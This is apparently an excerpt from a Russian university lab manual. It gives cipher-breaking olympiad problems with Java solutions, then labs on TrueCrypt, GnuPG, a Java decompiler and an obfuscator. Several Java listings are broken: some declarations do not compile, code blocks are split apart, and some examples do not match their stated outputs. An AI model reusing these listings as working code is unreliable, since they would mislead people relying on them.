Output: стандартный вывод

You are given an encrypted string, encrypted using a certain algorithm. Decrypt it !

Input

The first and only line of input contains a string s , each character of s is either 0 or 1. ($8 \leq |s| \leq 8 \times 10^4$)

Output

Print the original string.

Пример 1. Вход:

01100011011010000110000101110010011110100110010101101000

Выход:

charzeh

Пример 2. Вход:

0111001011011110111010101110011011001010110011001101001

Выход:

yousefi

Пример 3. Вход:

0100110101001101010101000011000000110001

Выход:

MMT01

Пример решения задачи “ Peace of AmericanPie”

```
public void solve() throws IOException
{
    String str = in.next();

    for(int i = 0; i < str.length(); i += 8)
    {
        char c = 0;

        for(int j = 0; j < 8; j++)
        {
            if(str.charAt(i + j) == '1')
                c ^= 1 << (7 - j);
        }

        out.print(c);
    }
}
```

Задача “Common”

Time limit: 1 s

Memory limit: 256 M

Input: стандартный ввод

Output: стандартный вывод

You are given an encrypted string, encrypted using a certain algorithm. Decrypt it !

Input

The first and single line of input contains a string s , which each of its characters is a lower case English letter. ($1 \leq |s| \leq 10^5$)

Output

Print the original string.

Пример 1. Вход:

wbpctfb

Выход:

charzeh

Пример 2. Вход:

ghnxfuv

Выход:

yousefi

Пример 3. Вход:

jju

Выход:

mmt

Пример 4. Вход:

lvevavsvcz

Выход:

bikinigirl

Пример 5. Вход:

mkojrpfc

Выход:

djvmware

Пример 6. Вход:

qcvhcvyginfnf

Выход:

priorityqueue

Пример 7. Вход:

djfa

Выход:

xmen

Пример решения задачи “Common”

```
public void solve() throws IOException
{
    String str      = in.next();

    String fromMas[] = {"wbpctfb", "ghnxfuv", "jju", "lvevavsvcz", "mkojrpfc", "qcvhcvyginfnf", "djfa"};
    String toMas[]   = {"charzeh", "yousefi", "mmt", "bikinigirl", "djvmware", "priorityqueue", "xmen"};

    char mas[] = new char[26];

    for(int i = 0; i < fromMas.length; i++)
    {
        for(int j = 0; j < fromMas[i].length(); j++)
            mas['z' - fromMas[i].charAt(j)] = toMas[i].charAt(j);
    }

    for(int i = 0; i < str.length(); i++)
    {
        out.print(mas['z' - str.charAt(i)]);
    }
}
```

Задача “oPlus”

Time limit: 2 s

Memory limit: 64 M

Input: стандартный ввод

Output: стандартный вывод

You are given an encrypted string, encrypted using a certain algorithm. Decrypt it !

Each character of the encrypted string has ASCII code between 0 and 255 inclusive. So you're given the ASCII code of each character. It's guaranteed that the original string is made of lower case English letters.

Input

The first line of input contains integer n , the size of the encrypted string. ($1 \leq n \leq 10^5$).

The second line contains n integers between 0 and 255 inclusive, separated by space.

Output

Print the original string.

Пример 1. Вход:

7
189 182 191 172 164 187 182

Выход:

charzeh

Пример 3. Вход:

3
179 179 170

Выход:

mmt

Пример 2. Вход:

7
167 177 171 173 187 184 183

Выход:

yousefi

Пример 4. Вход:

11
188 183 181 183 176 183 175 171 187
172 167

Выход:

bikiniquery

Пример решения задачи “ oPlus”

```
public void solve() throws IOException
{
    int n = in.nextInt();

    for(int i = 0; i < n; i++)
    {
        int val = in.nextInt();

        if(val % 2 == 0)
            val += 2;

        out.print((char)('a' + 191 - val));
    }
}
```

```
    }
```

Задача n=p*q

Time limit: 3 s

Memory limit: 64 M

Input: стандартный ввод

Output: стандартный вывод

Однажды студент 5-го курса, посетивший впервые занятие в конце семестра, попросил преподавателя вместо выполнения скучных на его взгляд лабораторных работ выдать ему более сложное задание для выполнения по теме курса. Преподаватель предоставил такое задание и предложил студенту найти два простых множителя (p и q) натурального числа n ($n = p * q$). На стандартном потоке ввода задаётся одно натуральное число n в диапазоне от 4 до 10000000. На стандартный поток вывода напечатайте в отсортированном по возрастанию порядке через пробел два простых числа p и q ($p \leq q$).

Пример 1. Вход:

4

Выход:

2 2

Пример 2. Вход:

6

Выход:

2 3

Пример 3. Вход:

9999998

Выход:

2 4999999

Пример решения задачи “n=p*q”

```
public class ErastofenBitSet
{
    int n;
    byte mas[];

    public ErastofenBitSet(int n)
    {
        super();
        this.n = n;

        mas = new byte[n / 8 + 1];

        mas[0] = 3;
```

```

for(int i = 2; i * i < n; i++)
{
    if(getBit(i) == 0)
    {
        for(int j = i * i; j < n; j += i)
            setBit(j, (byte)1);
    }
}

byte getBit(int pos)
{
    return (byte)((mas[pos / 8] >> (pos % 8)) & (byte)1);
}

void setBit(int pos, byte val)
{
    mas[pos / 8] |= 1 << (pos % 8);
}

public void solve() throws IOException
{
    int n = in.nextInt();
    ErastofenBitSet era = new ErastofenBitSet(n + 1);

    for(int i = 2; i * i <= n; i++)
    {
        if(era.getBit(i) == 0)
        {
            if(n % i == 0 && era.getBit(n / i) == 0)
            {
                out.print(i + " " + n / i);
                break;
            }
        }
    }
}

```

Задача “Зашифрованная новогодняя строка”

Time limit: 2 s

Memory limit: 64 M

Input: стандартный ввод

Output: стандартный вывод

На стандартный поток ввода подается зашифрованная строка, состоящая только из строчных и прописных букв английского алфавита. Известно, что шифровались тексты с новогодней тематикой (английские тексты и транслит). Примеры зашифрованных текстов с новогодней тематикой:
IfbxqZqfzbOs

WpFbPmMemWobfjpMbtmdfSvbitpStlvt

EpfaeNps

TmbbovutbD

Tpodfihlvbs

Выходные данные:

Выведите на консоль расшифрованную строку.

Пример 1. Вход:

WpFbPmMemWobfjpMbtmdfSvbtpStlvt

Выход:

VLesuRodilasElochkaVLesuOnaRosla

Пример 2. Вход:

IfbxqZqfzb0s

Выход:

HappyNewYear

Пример решения задачи “Зашифрованная новогодняя строка”

```
public String stolbcevoi_decrypt(String sInput, int columns)
{
    byte[] inputMas[] = sInput.getBytes();
    byte[] decryptMas[] = new byte[sInput.length()];

    int cur = 0;
    int index = 0;

    for(int i = 0; i < inputMas.length; i++)
    {
        decryptMas[index] = inputMas[i];

        index += columns;

        if(index >= inputMas.length)
        {
            cur++;
            index = cur;
        }
    }

    return new String(decryptMas);
}

public String caesar(String str, int key)
{
    byte[] inputMas[] = str.getBytes();
    char[] outputMas[] = new char[inputMas.length];

    for(int j = 0; j < inputMas.length; j++)
    {
        char c = (char)inputMas[j];

        char first = 0;

        if(c >= 'a' && c <= 'z')
            first = 'a';
        else if(c >= 'A' && c <= 'Z')
            first = 'A';

        if(first != 0)
            c = (char)(first + (c - first + key + 26) % 26);

        outputMas[j] = c;
    }
}
```

```

    }

    return new String(outputMas);
}

public void solve() throws IOException
{
    String str = in.next();
    str = caesar(str, -1);
    str = stolbcevoi_decrypt(str, 6);

    out.print(str);
}

```

Задача “Попытка Васи номер 2”

Time limit: 8 s

Memory limit: 64 M

Input: стандартный ввод

Output: стандартный вывод

После прошлогодней неудачи студент 5-го курса Вася решил использовать модификацию шифра Цезаря. При этом для каждого символа Вася решил применять псевдослучайный ключ. Для генерации псевдослучайной последовательности Вася решил использовать следующую

формулу: $x_{n+1} = x_n^2 \bmod M$

Стартовое число (x_0) псевдослучайной последовательности Вася решил приравнять к системному времени (количество миллисекунд, которые прошли с начала 1970 года). Известно, что Вася шифрует английский текст. При этом шифруются только английские буквы, остальные символы Вася оставляет незашифрованными. Для шифрования с помощью шифра Цезаря i -го символа строки Вася использует ключ $u_i = x_i \bmod 26$. Нумерация символов строки идет с 1. Вася совсем забыл, что его друг Петя знает примерное время (интервал) шифрования сообщения.

Помогите Пете расшифровать сообщение Васи.

Входные данные (поступают со стандартного потока ввода).

На стандартном потоке ввода в первой строке задаются через пробел два натуральных числа l и r ($1 \leq l \leq 2^{63}$; $1 \leq r \leq 2^{63}$; $l \leq r$; $r - l \leq 5000$), определяющие интервал возможных значений x_0 ($l \leq x_0 \leq r$).

Во второй строке задается натуральное число M ($1 \leq M \leq 2^{30}$).

В третьей строке задается зашифрованная строка. Длина этой строке более 230 символов.

На стандартный поток вывода напечатайте расшифрованное сообщение Васи.

Пример 1. Вход:

1418824041110 1418824041910

209

Amksr Ihp Thtd ll v 2014 Uigbmi toolhz kxunw ojpxpt yugp pduxoohw wb Rvutt Nami tzy idjgnozg nt Zmpub Fktz xgpzu fch nvqqqm hr Uxp Faugobqn Xzohkfvl-gyzqm. Waq ibxh amn tz hgezpxuz vmnw, rkboc bzxonpzv Ecdadpna Fktz, Tnclltzn Nvfaocdg

Выход:

Happy New Year is a 2014 Indian action heist comedy film directed by Farah Khan and produced by Gauri Khan under the banner of Red Chillies Entertainment. The film has an ensemble cast, which includes Shahrukh Khan, Abhishek Bachchan

Пример решения задачи “ Попытка Васи номер 2”

```
long nextKey(long xPrev, int M)
{
    long val = xPrev % M;
    val *= val;
    val = val % M;

    return val;
}

public char caesar(char c, int key)
{
    char first = 0;

    if(c >= 'a' && c <= 'z')
        first = 'a';
    else if(c >= 'A' && c <= 'Z')
        first = 'A';

    if(first != 0)
        c = (char)(first + (c - first + key + 26) % 26);

    return c;
}

public void solve() throws IOException
{
    long l    = in.nextLong();
    long r    = in.nextLong();
    int   M = in.nextInt();
    String str = in.nextLine();

    char masOut[] = new char[str.length()];
    long key = 0;

    int countBest = 0;
    String best     = null;

    for(key = l; key <= r; key++)
    {
        long cur = key;
        for(int i = 0; i < str.length(); i++)
        {
            cur = nextKey(cur, M);

            masOut[i] = caesar(str.charAt(i), -(int)(cur % 26));
        }

        String sss = new String(masOut).toLowerCase();
        String mas[] = sss.split("[^a-zA-Z]");
    }
}
```

```

        int curCount = 0;

        for(String word : mas)
        {
            if(word.length() == 3 && (word.equals("the") ||
word.equals("and") || word.equals("has") || word.equals("she")))
                curCount++;

            if(word.length() == 2 && (word.equals("is") || word.e-
quals("at") || word.equals("he") || word.equals("me")))
                curCount++;
        }

        if(curCount > countBest)
        {
            best = new String(masOut);
            countBest = curCount;
        }
    }

    out.print(best);
}

```

Контрольные вопросы:

1. Для чего предназначен Java-шаблон.
2. Классификация криптографических олимпиадных задач.
3. Назовите известные онлайн системы тестирования правильности решения задач.
4. Что такое вычислительная и пространственная сложность алгоритмов.
5. Назовите известные соревнования по криптографии проводимые в России.
6. Назовите известные международные соревнования по криптографии.

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Экранные снимки, подтверждающие выполнение проделанных шагов.
4. Ответы на контрольные вопросы.

Литература:

1. В. В. Ященко Введение в криптографию. — М.: МЦНМО-ЧеРо, 2000.

2. Шнайер, Б. Прикладная криптография. Протоколы, алгоритмы, исходные тексты на языке Си / Б. Шнайер – М.: ТРИУМФ, 2002. – 816 с.
3. Дональд Кнут Искусство программирования, том 1. Основные алгоритмы = The Art of Computer Programming, vol.1. Fundamental Algorithms. — 3-е изд. — М.: «Вильямс», 2006. — С. 720. — ISBN 0-201-89683-4.
4. Т. Кормен, Ч. Лейзерсон, Р. Ривест, К. Штайн. Алгоритмы: построение и анализ. — 3-е изд. — М.: «Вильямс», 2013. — С. 1323. — ISBN: 978-5-8459-1794-2.
5. Лафоре Р. Структуры данных и алгоритмы в Java. Классика Computers Science. — Спб.: Питер, 2014. — С. 704. — ISBN: 978-5-496-00740-5.
6. Меньшиков Ф. Олимпиадные задачи по программированию. — Спб.: Питер, 2006. — С. 315. — ISBN: 5-469-00765-0.
7. Долинский М.С. Решение сложных и олимпиадных задач по программированию: Учебное пособие. — СПб.: Питер, 2006. — С. 366. — ISBN 5-469-00794-4.

Лабораторная работа №20

Защита конфиденциальных данных на ПК и сменных носителях с помощью *TrueCrypt*.

Цель работы: Изучить принципы управления ключами на основе электронных сертификатов и архитектуру инфраструктуры открытых ключей. Научиться применять криптографические средства защиты конфиденциальных данных на ПК и сменных носителях.

Теоретическая часть [1]:

TrueCrypt это программное обеспечение, предназначенное для создания томов (устройств хранения данных) и работы с ними с использованием шифрования на лету (*on-the-fly encryption*). Шифрование на лету означает, что данные автоматически зашифровываются непосредственно перед записью их на диск и расшифровываются сразу же после их загрузки, т. е. без какого-либо вмешательства пользователя. Никакие данные, хранящиеся в зашифрованном томе, невозможно прочитать (расшифровать) без правильного указания пароля/ключевых файлов или правильных ключей шифрования. Полностью шифруется вся файловая система (имена файлов и папок, содержимое каждого файла, свободное место, метаданные и др.).

Файлы можно копировать со смонтированного тома *TrueCrypt* и на него точно так же, как и при использовании любого обычного диска (например, с помощью перетаскивания).

При чтении или копировании из зашифрованного тома *TrueCrypt* файлы автоматически на лету расшифровываются (в память/ОЗУ). Аналогично, файлы, записываемые или копируемые в том *TrueCrypt*, автоматически на лету зашифровываются в ОЗУ (непосредственно перед их сохранением на диск). Обратите внимание, это не означает, что перед шифрованием/десифрованием в ОЗУ должен находиться весь обрабатываемый файл.

Поэтапный процесс создания и использования контейнера *TrueCrypt* подробно рассмотрен в [1].

Задание: В ходе выполнения задания необходимо установить утилиту криптографической защиты информации *TrueCrypt* (<http://www.truecrypt.org/downloads>), создать защищенный контейнер для хранения конфиденциальной информации на жестком диске и сменном носителе.

Порядок выполнения:

1. Скачать утилиту *TrueCrypt* с сайта <http://www.truecrypt.org/downloads> и установить (для установки требуются права администратора).
2. Настроить защищенный файловый контейнер для хранения конфиденциальной информации на жестком диске.
3. Настроить защищенный контейнер на сменном носителе.

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Экранные снимки, иллюстрирующие порядок настройки защищенных контейнеров в *TrueCrypt*.
4. Выводы по возможностям *TrueCrypt*.

Контрольные вопросы:

1. Что такое *TrueCrypt*?
2. Что означает шифрование «на лету»?
3. Какие криптографические задачи решает *TrueCrypt*?
4. Опишите процесс доступа к файлу, хранящемуся в томе *TrueCrypt*.

Литература:

1. Руководство пользователя *TrueCrypt*, версия 7.1a.

Лабораторная работа №21

Шифрование данных на жестком диске при помощи системы *GnuPG*.

Цель работы: Ознакомиться с возможностями системы *GnuPG* для защищенного хранения файлов на жестком диске.

Теоретическая часть: *PGP* (*Pretty Good Privacy*) – это криптографическая программа, позволяющая проводить операции шифрования и дешифрования файлов, а также электронной подписи. *GnuPG* (*GNU Privacy Guard*, Страж приватности *GNU*) — это свободный некоммерческий аналог *PGP*, как и *PGP*, основанный на *IETF*-стандарте *OpenPGP*. *OpenPGP* — это стандарт, выросший из программы *PGP*, получившей в Интернете к середине 90-х повсеместное распространение как надёжное средство шифрования электронной почты. Став стандартом де-факто, *PGP* начал встраиваться во множество приложений и систем. [1]

Порядок выполнения: Рассмотрим работу с *GnuPG* в операционной среде *Ubuntu*. Для работы потребуется *Ubuntu* версии 10.04 или выше. Пакет для *GPG* в этих операционных системах инсталлируется при установке системы. Поэтому можно начинать пользоваться *GnuPG* без предварительной доустановки пакетов *GnuPG*.

Сначала создадим ключи, которые нам потребуются для шифрования и подписи. Для этого в терминале необходимо ввести команду:

```
$ gpg --gen-key
```

GnuPG спросит какой тип ключа вы хотите создать:

- (1) RSA and RSA (default)
- (2) DSA and Elgamal
- (3) DSA (sign only)
- (4) RSA (sign only)

Выберем пункт (1) RSA and RSA, т.е. алгоритм RSA будет использоваться как для шифрования секретного ключа симметричного алгоритма шифрования, так и для цифровой подписи. В качестве алгоритмов симметричного шифрования используются *IDEA*, *CAST* и *AES*. Схема шифрования схожа со схемой, показанной на рисунке 7.1 за исключением

того, что используются другая хэш-функция и другой алгоритм симметричного шифрования.

Далее программа попросит указать размер ключа. Рекомендуется указать максимально большую длину ключа: 4096 – для увеличения надежности шифрования.

Далее программа спросит о времени жизни создаваемого ключа. Выберем вариант, стоящий по умолчанию – неограниченное по времени использование ключа (если вы точно уверены, что создаваемый ключ будет использоваться ограниченное время, то можно указать другой вариант).

Далее последует вопрос о вашем имени и *email*. Введите их. После этого программа предложит написать комментарий: писать его не обязательно, но вы можете указать его если считаете, что он может помочь вам в будущем ориентироваться в множестве созданных ключей.

Далее программа попросит ввести парольную фразу (т. е. любой надежный пароль, в котором могут присутствовать пробелы).

После того, как вы введете все запрашиваемые данные, программа начнет генерировать ключи, что может занять несколько минут. После завершения процесса генерации ключей вы получите сообщение наподобие нижеприведенного:

```
pub 2048R/2E8F71E6 2013-06-24
Key fingerprint = 343D 6A32 EB8C 4995 4C9A 22EC 0206 EE26 2E8F 71E6
uid          test_name (no comment) <test@mail.ru>
sub 2048R/561FDA97 2013-06-24
```

Теперь, когда вы создали пару открытый и закрытый ключ, вы должны передать свой открытый ключ человеку или группе людей, от которых собираетесь получать зашифрованные сообщения. Для этого вы можете опубликовать свой ключ в Интернете, либо передать его каким-нибудь удобным для вас способом (например, передать на флешке).

Чтобы экспортировать свой открытый ключ в директорию, в которой вы находитесь, в терминале вбейте следующую команду:

```
gpg --armor --output user_name.asc --export user_name ,
```

где user_name – ваше имя, которое вы указывали на этапе генерации ключей. В результате выполнения этой команды в текущей директории появится файл user_name.asc, хранящий ваш открытый ключ. Этот файл вы и должны любым удобным способом передать людям, от которых собираетесь получать шифрованные сообщения.

В тоже время человек, который собирается от вас получать шифрованные сообщения, должен проделать точно такие действия и предоставить вам свой открытый ключ. Предположим, что этот ключ он назвал other_user_name.asc. Теперь вам необходимо импортировать предоставленный вам ключ в базу ключей *GnuPG*. Для этого в терминале вбейте следующую команду:

```
gpg --import other_user_name.asc
```

Просмотреть все имеющиеся у вас ключи вы можете с помощью следующей команды:

```
gpg --list-keys
```

Если вам потребовалось удалить какой-либо ключ, используйте команду:

```
gpg --delete-secret-and-public-key user_name
```

После того, как вы импортировали себе ключ other_user_name.asc, вы должны проверить достоверность ключа, который Вы добавили себе. В случае успешной проверки требуется ключ подписать. Проверка достоверности ключа производится с помощью команды *fpr*, введенной после ввода в терминале команды

```
gpg --edit-key user_name
```

После ввода этой команды вы увидите надпись ->Command>, после которой нужно ввести команду *fpr*.

Подписать ключ можно с помощью следующей команды:

```
->Command> sign
```

Теперь, когда переданный вам открытый ключ подписан и проверен, вы можете шифровать файл (пусть это будет файл test). Сделать это можно следующей командой:

```
gpg --output test.asc --encrypt --sign --recipient user_name test
```

где test.asc – имя зашифрованного файла.

Далее вы можете передавать зашифрованный файл test.asc пользователю “user_name”. Пользователь “user_name” в свою очередь с помощью Вашего открытого ключа может зашифровать какой-нибудь файл и послать его вам. Для того, чтобы вам расшифровать файл other_test.asc, запустите в терминале следующую команду:

```
gpg --output other_test --decrypt other_test.asc
```

При выполнении команды, программа потребует у вас парольную фразу, которую нужно будет ввести, после чего в текущей директории появится расшифрованный файл other_test, а в окне терминала появится сообщение, содержащее некоторые данные о подписи отправителя, а также информация о том, что подпись верна:

```
gpg: Signature made Mon 24 Jun 2013 10:13:49 PM MSK using RSA key ID AB735B42
```

```
gpg: Good signature from "other_user <other_user@mail.ru>"
```

Функциями *GnuPG* можно пользоваться не только через терминал. Имеется также графический интерфейс *KGPG* для работы с *GnuPG*. Для его установки в терминале введите команду:

```
sudo apt-get install kgpg
```

После завершения установки *KGPG* в терминале введите команду для запуска: kgpg

KGPG имеет все основные функции программы *GPG*, работа с некоторыми из них через терминал описывалась выше.

Задание: Создайте с помощью программы *GnuPG* ключи, обменяйтесь с товарищем открытыми ключами. Убедившись в правильности полученных открытых ключей. Обменяйтесь с товарищем зашифрованными и

подписанными файлами. Дешифруйте их и убедитесь в истинности отправителя.

Контрольные вопросы:

1. Что такое *PGP*?
2. Что такое *OpenPGP*?
3. Функциональные возможности программы *GnuPG*?
4. Перечислите имеющиеся функции программы *KGPG..*
5. Какие криптографические алгоритмы используются в *GnuPG*?

Литература:

1. Проект "openPGP в России" [офиц. сайт] URL: <https://www.pgpru.com>.

Лабораторная работа №22

Изучение функциональных возможностей Java-декомилятора.

Цель работы: Научиться пользоваться основными функциональными возможностями Java-декомилятора, предназначенного для получения исходного кода Java из .class файлов.

JD-GUI представляет собой графическую утилиту, которая отображает Java исходные коды .class файлов [1].

Выполнение:

1. Создайте проект *test* на Java. В проект *test* добавьте класс *test* (рисунок 22.1).




Рисунок 22.1. Пример добавления класса *test* в проект

2. Вставьте код *Java* в класс *test* (рисунок 22.2).

The screenshot shows the Eclipse IDE interface with the title bar 'Java - test/src/test.java - Eclipse SDK'. The 'File' menu is open. The 'Navigator' view on the left shows several Java files: 1lab, A, ex, ferst, lab_1, lab_2, lab_3, lab_4, lab_5, and rc4. The 'test.java' editor view on the right displays the following Java code:

```
public class test {
    public static void main(String[] args)
    {
        String str = "qwerty12ty";
        System.out.println(str);
    }
}
```

Рисунок 22.2. Пример программного кода на *Java*

3. Сохраните в формате *jar*: *File -> export -> Java -> JAR File*.
4. Модифицируйте файл *MANIFEST.MF* в *test.jar*, добавив в него: *Main-Class: test*.
5. Перейдите на сайт <http://jd.benow.ca>. Загрузите *jar* – файл в *Live Demo*.
6. Сделайте экранный снимок Java кода (рисунок 22.3).

Live Demo

The screenshot shows the 'Live Demo' interface for decompiling Java code. At the top, under 'Input Files', there is a list containing 'test.jar'. Below that, the 'Decompiler' section contains three checkboxes: 'Hide line number', 'Omit this if possible', and 'Realign line numbers'. The bottom section, 'Output Java Code', displays the decompiled code. On the left, a tree view shows the contents of 'test.jar': META-INF, .classpath, .project, and test.class. The right pane shows the decompiled code for the 'test' class:

```

Java Class Version: 7 (51.0)
JD-web Version: 0.2.0-SNAPSHOT-20131026
JD-Core Version: 0.7.0-SNAPSHOT-20131026

import java.io.PrintStream;

public class test
{
    public static void main(String[] args)
    {
        String str = "qwer12ty";
        System.out.println(str);
    }
}

```

Рисунок 22.3. Пример декомпиляции *jar*-архива в *Live Demo*

7. Сохраните полученный код. Загрузите его в *Live Demo*.
8. Сделайте экранный снимок результата (рисунок 22.4).

Live Demo



Рисунок 22.4. Пример экранного снимка *test2.jar* в *Live Demo*

9. Откройте *jar*-архивы *test* (рисунок 22.5) и *test2* (рисунок 22.6) в утилите *JD-GUI* и сделайте снимки экранов.




Рисунок 22.5. Пример экранного снимка *jar*-архива *test* в *JD-GUI*




Рисунок 22.6. Пример экранного снимка *jar*-архива *test2* в *JD-GUI*

Контрольные вопросы:

1. Назначение *Java*-декомпилятора.
2. Что такое декомпиляция?
3. Какие изменения вносит декомпилятор *Live Demo* в *jar*-архив?
4. Основные функциональные возможности утилиты *JD-GUI*.
5. Разновидности *Java*-декомпиляторов.
6. Способы защиты приложений от декомпиляции.

Содержание отчета:

1. Титульный лист.
2. Экранные снимки с пояснениями выполнения вышеописанных шагов.
3. Ответы на контрольные вопросы.

Литература:

1. Официальная страница утилиты *Java Decomplier JD-GUI URL*:
<http://jd.benow.ca> (дата обращения: 17.11.2014).

Лабораторная работа №23

Изучение функциональных возможностей Java обфускатора.

Цель работы: Научиться пользоваться основными функциональными возможностями Java обфускатора *ProGuard*.

Обфускация служит для приведения исполняемого кода программы к виду, сохраняющему ее функциональность, но затрудняющему анализ, понимание алгоритмов работы и модификацию при декомпиляции.

Выполнение:

1. Создайте проект на Java и сохраните в формате jar (см. лабораторную работу №17).
2. Откройте в обфускаторе *ProGuard* jar-архив и сделайте экранный снимок (рисунок 23.1).

